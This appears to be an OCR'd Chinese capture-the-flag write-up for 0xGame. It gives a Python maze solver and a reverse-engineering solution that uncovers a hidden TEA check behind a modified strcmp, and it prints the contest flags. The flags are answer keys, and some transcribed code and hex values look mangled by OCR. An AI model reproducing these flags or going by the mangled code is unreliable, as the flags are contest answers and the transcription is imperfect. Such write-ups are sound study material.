



地图·假





地图·真

```
import hashlib


mp = '''\
#################################################################################
################################
#P       #               #   #   #      #             #        #
 #       #        #   #
######### ####### # ####### # # # # # # ### ##### ######### ##### # # #
##### ### ### ##### # # # # #
#   #   #   #   # #   #       #   # # # # # #     #   # #   #   # #
#   #     #   #   #   # # #   # #
# # ### ### # # ##### ############# ### # # # ##### # # # ### # ###
##### ##### ### ### # # # ##### #
# # #     #   #     #     #     # #     # # # #     # #       #   #
#   #     # #   #   # # #   #   #
```










```
# # # ##### ### # # ##### # ######### # ##### ##### # ####### ##### ###
### # ##### ##### # ### ### #
# #   #   #   # # # # #   #   #     #       #   # # #         #     #
#   #   #       #   # #   #   #
# # ### # ### # # # # # ##### ### # ########### # # ############### #
### ########### ##### # ### ###
# # #   #   #   #   # # #         # #     #   # # # #   #         #
#   #     #       #     # #   # #
# ### ##### ######### # ############# ### # # # # # # # ####### # # # #
##### # ####### ####### ### #
#         #                         #     #   #     #         #   #
#         #                 E#
################################################################################
##############################'''

mp = mp.replace('\n', '')
S = mp.index('P')
E = mp.index('E')

ACTION_MAP = {
    (1, 0): 'd',
    (0, 1): 's',
    (-1, 0): 'a',
    (0, -1): 'w'
}

pos = lambda x: divmod(x, 101)[::-1]
index = lambda x, y: x+y*101

state = [(S, [], set())]
while state:
    i, path, visited = state.pop(0)
    x, y = pos(i)
    for dx, dy in [(0, 1), (1, 0), (0, -1), (-1, 0)]:
        ni = index(x+dx, y+dy)
        if mp[ni] == 'E':
            full_path = ''.join(path+[ACTION_MAP[(dx, dy)]])
            print(full_path)
            print(f'0xGame{{{hashlib.md5(full_path.encode()).hexdigest()
}}}')
            break
        if mp[ni] != '#' and ni not in visited:
            state.append((ni, path+[ACTION_MAP[(dx, dy)]], visited|{i}))
```




`0xGame{f971495b0d9d053566abab04f0d6f98c}`

● [re] 幻视调律

先分析，发现逻辑很简单，给了输入，还会给输出的 16 进制，而且异或的还是按位置固定的值，最后 strcmp，直接求解：

```
xored = list(map(lambda x: int(x[-2:], 16), 'ffffff9e
fffffff7 fffffd9 6f fffffdb 46 fffffba 36 2c fffffc5
fffffe1 ffffff98 09 2c 36 55 fffffc5 33 12 77 30
ffffff86 42 ffffff82 2e 35 fffffa6 6a 22 fffffd7 4f 4b
2b ffffff8c fffffd4 52 fffffc6 2f fffffff2 fffffbe
fffffce 7e 30 ffffff8b'.split(' ')))
origin = b'1'*44
flag =
[0x9F,0xBE,0xAF,0x3F,0x87,0x12,0xF0,0x50,0x75,0xC0,0xA4,
0xF6,0x78,0x42,0x77,0x55,0x80,0x7B,0x2,0x67,0x5E,0xFE,0x
7,0xEC,0x76,0x77,0xC8,0x31,0x66,0x95,0xA,0x25,0x7B,0xE2,
0x83,0x2,0x9C,0x7B,0x9C,0xE9,0x93,0x2E,0x66,0xC7]
print(''.join([chr(a^b^c) for a, b, c in zip(xored,
origin, flag)]))
```



~~恭喜你！拿到了假 flag！~~

好了，那么是哪里出了问题呢？

开动调，发现执行 strcmp 的时候 Str1 和 Str2 是一样的！所以，strcmp 被魔改了！在 strcmp 那里疯狂双击跳转，来到这个

地方：

```
_BOOL8 __fastcall sub_7FF6C2903000(void *Buf1_1, _DWORD *a2)
{
  _DWORD Buf2[14]; // [rsp+20h] [rbp-60h] BYREF
  _DWORD *v4; // [rsp+58h] [rbp-28h]
  void *Buf1; // [rsp+60h] [rbp-20h]
  int j; // [rsp+6Ch] [rbp-14h]
  int v7; // [rsp+70h] [rbp-10h]
  unsigned int v8; // [rsp+74h] [rbp-Ch]
  unsigned int v9; // [rsp+78h] [rbp-8h]
  int i; // [rsp+7Ch] [rbp-4h]

  Buf1 = Buf1_1;
  v4 = a2;
  Buf2[0] = 1111022553;
  Buf2[1] = 987309029;
  Buf2[2] = -1041056711;
  Buf2[3] = 979189025;
  Buf2[4] = 189565873;
  Buf2[5] = 173973774;
  Buf2[6] = 1090109393;
  Buf2[7] = -591836169;
  Buf2[8] = -394857933;
  Buf2[9] = 668605093;
  Buf2[10] = -1185760565;
  for ( i = 0; i <= 9; ++i )
  {
    v7 = 0;
    v9 = *((_DWORD *)Buf1 + i);
    v8 = *((_DWORD *)Buf1 + i + 1);
    v7 = -1640531527;
    for ( j = 0; j <= 31; ++j )
    {
      v9 += (v7 + v8) ^ (*v4 + 16 * v8) ^ ((v8 >> 5) + v4[1]);
      v7 -= 1640531527;
      v8 += (v7 + v9) ^ (v4[2] + 16 * v9) ^ ((v9 >> 5) + v4[3]);
    }
    *((_DWORD *)Buf1 + i) = v9;
    *((_DWORD *)Buf1 + i + 1) = v8;
  }
  return memcmp(Buf1, Buf2, 0x2CuLL) != 0;
}
```

到了！就是它！还有一个 TEA，解了就行：

```
#include <stdio.h>
#include <stdint.h>

uint8_t key[] = {
```

```
    0x9F, 0xBE, 0xAF, 0x3F, 0x87, 0x12, 0xF0, 0x50, 0x75, 0xC0, 0xA4,
0xF6, 0x78, 0x42, 0x77, 0x55, 0x80, 0x7B, 0x2, 0x67, 0x5E, 0xFE, 0x7,
0xEC, 0x76, 0x77, 0xC8, 0x31, 0x66, 0x95, 0xA, 0x25, 0x7B, 0xE2, 0x83,
0x2, 0x9C, 0x7B, 0x9C, 0xE9, 0x93, 0x2E, 0x66, 0xC7};

uint8_t xor[] = {
    175, 198, 232, 94, 234, 119, 139, 7, 29, 244, 208, 169, 56, 29, 7,
100, 244, 2, 35, 70, 1, 183, 115, 179, 31, 4, 151, 91, 19, 230, 126,
122, 26, 189, 229, 99, 247, 30, 195, 143, 255, 79, 1, 186};

uint8_t encrypted[] = {
    0xD9, 0xDB, 0x38, 0x42, 0xE5, 0x23, 0xD9, 0x3A, 0x39, 0xBC, 0xF2,
0xC1, 0x21, 0x3D, 0x5D, 0x3A, 0xB1, 0x8B, 0x4C, 0xB, 0xE, 0xA1, 0x5E,
0xA, 0xD1, 0xBF, 0xF9, 0x40, 0xF7, 0x4B, 0xB9, 0xDC, 0x33, 0xF2, 0x76,
0xE8, 0xA5, 0x1A, 0xDA, 0x27, 0xCB, 0xBA, 0x52, 0xB9};

void decrypt(uint32_t *msg, uint32_t *key)
{
    for (int i = 9; i >= 0; --i)
    {
        int v7 = (-1640531527)*33;
        uint32_t v9 = msg[i];
        uint32_t v8 = msg[i+1];
        for (int j = 0; j <= 31; ++j)
        {
            v8 -= (v7 + v9) ^ (key[2] + 16 * v9) ^ ((v9 >> 5) + key[3]);
            v7 += 1640531527;
            v9 -= (v7 + v8) ^ (key[0] + 16 * v8) ^ ((v8 >> 5) + key[1]);
        }
        v7 += 1640531527;
        msg[i] = v9;
        msg[i+1] = v8;
    }
}

int main(){
    decrypt((uint32_t*)encrypted, (uint32_t*)key);
    for(int i; i<44; i++){
        encrypted[i] ^= xor[i];
    }
    printf("%s", encrypted);
    return 0;
}
```

```
D:\PiYuanZhouLv\sl\0xGame\reverse\幻视调律>gcc decrypt.c -o decrypt && decrypt
decrypt.c: In function 'decrypt':
decrypt.c:17:31: warning: integer overflow in expression of type 'int' results
   17 |         int v7 = (-1640531527)*33;
      |                               ^
0xGame{20994d4d-30ab-4918-b00a-5ca6ae138613}
```

